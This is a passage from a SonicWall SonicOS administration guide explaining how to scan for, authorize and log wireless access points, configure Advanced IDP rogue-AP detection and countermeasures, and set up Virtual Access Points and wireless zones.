MAC Address (BSSID)	The MAC address of the radio interface of the detected access point.
SSID	The radio SSID of the access point
Type	The range of radio bands used by the access point, 2.4 GHz or 5 GHz.
Channel	The radio channel used by the access point
Authentication	The authentication type.
Cipher	The cipher mode.
Manufacturer	The manufacturer of the access point
Signal Strength	The strength of the detected radio signal
Max Rate	The fastest allowable data rate for the access point radio, typically 54 Mbps
Authorize	When the Edit icon is clicked, the access point is added to the address object group of authorized access points.

Topics:

Scanning Access Points

Topics:

Active Scanning and Scanning All

Active scanning occurs when the security appliance starts up. You can also scan access point at any time by clicking **Scan All…** on the **SonicPoint > IDS** page. When the security appliance performs a scan, the wireless clients will be interrupted for a few seconds. The scan will effect traffic in the following ways:


- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.
- WiFiSec connections should automatically re-establish and resume with no noticeable interruption to the client.

CAUTION: Clicking Scan All will cause all active wireless clients to be disconnected while the scan is performed. If service interruption is a concern, it is recommended that you do not click Scan Now while the SonicWall security appliance is in Access Point mode. Wait until there are no clients active or a short interruption in service is acceptable.

Scanning SonicPoint by SonicPoint

To scan on a SonicPoint-by-SonicPoint basis:

1 Select the SonicPoint to view in the **SonicPoint:** drop-down menu.



2 Click the drop-down menu for **--Perform SonicPoint Scan--**.

NOTE: Depending on which SonicPoint model you are using, the following options can be displayed.

- Scan Both Radios
- Scan 802.11a Radio (5GHz)
- Scan 802.11g Radio (2.4GHZ)
- Scan 802.11n Radio (5GHz)
- Scan 802.11n Radio (2.4GHZ)

Wireless Rogue Device Detection and Prevention

The SonicPoints can be configured in dedicated sensor mode to focus on rogue device detection and prevention, either passively or proactively on both the 2.4GHz and 5GHz bands. Both bands can be scanned even if only one is in use. The rogue device can be analyzed to report whether it is connected to the network and if it is blocked by a wired or wireless mechanism.

1 Navigate to the **SonicPoint > IDS** page

2 Click the drop-down menu for **--Perform SonicPoint Scan--**.

3 Select the type of scan to perform, for example, **Scan Both Radios**. A pop-up message warns that performing the scan will cause all current wireless clients to be disconnected.


4 Click **OK**.

Authorizing Access Points

Access Points that the security appliance detects are regarded as rogue access points until the security appliance is configured to authorize them for operation.

To authorize an access point:

1 Click the **Edit** icon in the **Authorize** column for the access point you want to authorize. A pop-up displays.




2 Click **OK**.

To verify that authorization was successful by checking the address object:

1 Navigate to the **Firewall > Address Objects** page.

2 Click the **Configure** icon for **All Authorized Access Points**.

3 Verify that the access point's MAC address has been added.



4 Click **OK**.

Logging of Intrusion Detection Services Events


To enable logging and notification of IDS events:

1 Navigate to the **Dashboard > Log Monitor** page.

2 Click on the **Categories** tab.

3 Click on the **Wireless** row in the table to expand it .

4 Click on **WLAN IDS**.



5 Modify the alert settings for any of the following WLAN IDS log categories:

- WLAN Probe Check
- WLAN Passive Rogue AP
- WLAN Association Flood
- WLAN Sequence Check
- Rogue AP Found

74

Configuring Advanced IDP

SonicPoint > Advanced IDP

Advanced Intrusion Detection and Prevention (IDP), or Wireless Intrusion Detection and Prevention (WIDP), monitors the radio spectrum for presence of unauthorized access points (intrusion detection) and to take countermeasures automatically (intrusion prevention) according to administrator settings. When Advanced IDP is enabled on a SonicPoint, the SonicPoint's radio functions as a dedicated IDP sensor.


CAUTION: When Advanced IDP is enabled on a SonicPoint radio, its access point functions are disabled and any wireless clients are disconnected.

SonicOS Wireless Intrusion Detection and Prevention is based on SonicPoint N and cooperates with a SonicWall NSA gateway. This feature turns SonicPoint Ns into dedicated WIDP sensors that detect unauthorized access points connected to a SonicWall network.

CAUTION: A SonicPoint N configured as a WIDP sensor cannot function as an access point.

This feature is available for single radio SonicPoint N, including SonicPoint Ne and SonicPoint Ni.

When an access point is identified as a rogue access point, its MAC address is added to the All Rogue Access




Configuring Advanced IDP is a two-part process:

- Enabling Advanced IDP on a SonicPoint Profile on page 819
- Configuring Advanced IDP on page 820


Enabling Advanced IDP on a SonicPoint Profile

To enable Advanced IDP scanning on a SonicPoint profile:

1 Navigate to **SonicPoint N Provisioning Profiles** section of the **SonicPoint > SonicPoints** page.




2 Click the **Configure** icon for the appropriate SonicPoint profile. The **Edit SonicPoint N/SonicPoint NDR Profile** dialog displays.



3 Click on the **Sensor** tab.

TIP: The **Sensor** tab is the same for all SonicPoint N profiles.



4 Select **Enable WIDP Sensor**. The drop-down menu becomes active.

5 In the drop-down menu, select the appropriate schedule for IDP scanning, or select **Create new schedule** to create a custom schedule.

CAUTION: When Advanced IDP scanning is enabled on a SonicPoint radio, its access point functions are disabled and any wireless clients are disconnected.

6 Click **OK**.

Configuring Advanced IDP

To configure Advanced IDP:

1 Navigate to the **SonicPoint > Advanced IDP** page.

2 Select **Enable Wireless Intrusion Detection and Prevention** to enable the appliance to search for rogue access points. This option is not selected by default. The other options become active.

NOTE: All detected access points will be displayed in the **Discovered Access Points** table on the **SonicPoint > IDS** page, and you can authorize any allowed access points. For how to authorize allowed access points, see Authorizing Access Points on page 816.

3 For **Authorized Access Points**, select the Address Object Group to which authorized Access Points are assigned. By default, this is set to **All Authorized Access Points**.

> **NOTE:** For SonicPoint Ns, no access point mode Virtual Access Point (VAP) is created. One station mode VAP is created, which is used to do IDS scans, and to connect to and send probes to unsecured access points.

4 For **Rogue Access Points**, select the Address Object Group to which unauthorized Access Points are assigned. By default, this is set to **All Rogue Access Points**.

5 Select one of the following two options to determine which APs are considered rogue (only one can be enabled at a time):

- **Add any unauthorized AP into Rogue AP list** automatically assigns all detected unauthorized APs—regardless if they are connected to your network—to the Rogue list.
- **Add connected unauthorized AP into Rogue AP list** assigns unauthorized APs to the Rogue list only if they are connected to your network. The following options determine how IDP detects connected rogue APs; both can be selected:
  - **Enable ARP cache search to detect connected rogue AP** – Advanced IDP searches the ARP cache for clients' MAC addresses. When one is found and the AP it is connected to is not authorized, the AP is classified as rogue.
  - **Enable active probe to detect connected rogue AP** – The SonicPoint connects to the suspect AP and sends probes to all LAN, DMZ and WLAN interfaces of the firewall. If the firewall receives any of these probes, the AP is classified as rogue.

6 Select **Add evil twin into Rogue AP list** to add APs to the rogue list when they are not in the authorized list, but have the same SSID as a managed SonicPoint.

7 Select **Block traffic from rogue AP and its associated clients** to drop all incoming traffic that has a source IP address that matches the rogue list. From the **Rogue Device IP addresses** drop-down menu, either:

- Select **All Rogue Devices** (default) or an address object group you've created.
- Create a new address object group by selecting **Create New IP Address Object Group**. The **Add Address Object Group** window displays.

8 Select **Disassociate rogue AP and its clients** to send de-authentication messages to clients of a rogue AP to stop communication between them.

9 Click the **Accept** button to save your changes.

75

Configuring Virtual Access Points

SonicPoint > Virtual Access Point

Topics:

SonicPoint VAP Overview

NOTE: Virtual Access Points are supported when using SonicPoint wireless access points along with SonicWall NSA appliances.

Topics:

What Is a Virtual Access Point?


A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP.

Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service.

With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow you to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on single or multiple physical SonicPoint access points simultaneously.

Virtual Access Point configuration



For more information on SonicOS Secure Wireless features, refer to the *SonicWall Secure Wireless Integrated Solutions Guide*.

What Is an SSID?

A Service Set IDentifier (SSID) is the name assigned to a wireless network. Wireless clients must use this same, case-sensitive SSID to communicate to the SonicPoint. The SSID consists of a text string up to 32 bytes long. Multiple SonicPoints on a network can use the same SSIDs. You can configure up to 8 unique SSIDs on SonicPoints and assign different configuration settings to each SSID.

SonicPoints broadcast a beacon (announcements of availability of a wireless network) for every SSID configured. By default, the SSID is included within the beacon so that wireless clients can see the wireless networks. The option to suppress the SSID within the beacon is provided on a per-SSID (for example, per-VAP or per-AP) basis to help conceal the presence of a wireless network, while still allowing clients to connect by manually specifying the SSID.

The following settings can be assigned to each VAP:

- Authentication method
- VLAN
- Maximum number of client associations using the SSID
- SSID Suppression

Wireless Roaming with ESSID

An ESSID (Extended Service Set IDentifier) is a collection of Access Points (or Virtual Access Points) sharing the same SSID. A typical wireless network comprises more than one AP for the purpose of covering geographic areas larger than can be serviced by a single AP. As clients move through the wireless network, the strength of their wireless connection decreases as they move away from one Access Point (AP1) and increases as they move toward another (AP2). Providing AP1 and AP2 are on the same ESSID (for example, 'sonicwall') and that the (V)APs share the same SSID and security configurations, the client will be able to roam from one to the other. This roaming process is controlled by the wireless client hardware and driver, so roaming behavior can differ from one client to the next, but it is generally dependent upon the signal strength of each AP within an ESSID.

What Is a BSSID?

A BSSID (Basic Service Set IDentifier) is the wireless equivalent of a MAC (Media Access Control) address, or a unique hardware address of an AP or VAP for the purposes of identification. Continuing the example of the roaming wireless client from the ESSID section above, as the client on the 'sonicwall' ESSID moves away from AP1 and toward AP2, the strength of the signal from the former will decrease while the latter increases. The client's wireless card and driver constantly monitors these levels, differentiating between the (V)APs by their BSSID. When the card/driver's criteria for roaming are met, the client will detach from the BSSID of AP1 and attach to the BSSID or AP2, all the while remaining connected the SonicWall ESSID.

Benefits of Using Virtual APs

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.

- **Optimize SonicPoint LAN Infrastructure**—Share the same SonicPoint LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Benefits of Using Virtual APs with VLANs

Although the implementation of VAPs does not require the use of VLANs, VLAN use does provide practical traffic differentiation benefits. When not using VLANs, the traffic from each VAP is handled by a common interface on the security appliance. This means that all traffic from each VAP will belong to the same zone and same subnet (Footnote: a future version of SonicOS will allow for traffic from different VAPs to exist on different subnets within the same zone, providing a measure of traffic differentiation even without VLAN tagging). By tagging the traffic from each VAP with a unique VLAN ID, and by creating the corresponding subinterfaces on the security appliance, it is possible to have each VAP occupy a unique subnet, and to assign each subinterface to its own zone.

VAPs afford the following benefits:

- Each VAP can have its own security services settings (for example, GAV, IPS, CFS, etc.).
- Traffic from each VAP can be easily controlled using Access Rules configured from the zone level.
- Separate Guest Services or Lightweight Hotspot Messaging (LHM) configurations can be applied to each, facilitating the presentation of multiple guest service providers with a common set of SonicPoint hardware.
- Bandwidth management and other Access Rule-based controls can easily be applied.

Prerequisites

- Each SonicWall SonicPoint must be explicitly enabled for Virtual Access Point support by selecting the **SonicPoint > SonicPoints > General Settings Tab**: **Enable SonicPoint** checkbox in the SonicOS management interface and enabling either Radio A or G.
- SonicPoints must be linked to a WLAN zone on your SonicWall network security appliance in order for provisioning of APs to take place.
- When using VAPs with VLANs, you must ensure that the physical SonicPoint discovery and provisioning packets remain untagged (unless being terminated natively into a VLAN subinterface on the firewall). You must also ensure that VAP packets that are VLAN tagged by the SonicPoint are delivered unaltered (neither un-encapsulated nor double-encapsulated) by any intermediate equipment, such as a VLAN capable switch, on the network.

Deployment Restrictions

When configuring your VAP setup, be aware of the following deployment restrictions:

- Maximum SonicPoint restrictions apply and differ based on your SonicWall security appliance. Review these restrictions in the Custom VLAN Settings on page 833.

SonicPoint Virtual AP Configuration Task List


A SonicPoint VAP deployment requires several steps to configure. The following section provides first a brief overview of the steps involved, and then a more in-depth examination of the parts that make up a successful VAP deployment. This subsequent sections describe VAP deployment requirements and provides an administrator configuration task list:

SonicPoint VAP Configuration Overview

The following are required areas of configuration for VAP deployment:


- **Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of VLAN subinterfaces.
- **Interface (or VLAN Subinterface)** - The Interface (X2, X3, etc...) represents the physical connection between your SonicWall network security appliance and your SonicPoint(s). Your individual zone settings are applied to these interfaces and then forwarded to your SonicPoints.
- **DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes.” The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.
- **VAP Profile** - The VAP Profile feature allows for creation of SonicPoint configuration profiles which can be easily applied to new SonicPoint Virtual Access Points as needed.
- **VAP Objects** - The VAP Objects feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings.
- **VAP Groups** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s).
- **Assign VAP Group to SonicPoint Provisioning Profile Radio**- The Provisioning Profile allows a VAP Group to be applied to new SonicPoints as they are provisioned.
- **Assign WEP Key (for WEP encryption only)** - The Assign WEP Key allows for a WEP Encryption Key to be applied to new SonicPoints as they are provisioned. WEP keys are configured per-SonicPoint, meaning that any WEP-enabled VAPs assigned to a SonicPoint must use the same set of WEP keys. Up to 4 keys can be defined per-SonicPoint, and WEP-enabled VAPs can use these 4 keys independently. WEP keys are configured on individual SonicPoints or on SonicPoint Profiles from the SonicPoint > SonicPoints page.

SonicPoint VAP configuration



Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page.



For detailed information on configuring zones, see Configuring Network Zones on page 403.

Topics:

The Wireless Zone

The Wireless zone type, of which the WLAN Zone is the default instance, provides support to SonicWall SonicPoints. When an interface or subinterface is assigned to a Wireless zone, the interface can discover and provision Layer 2 connected SonicPoints, and can also enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.

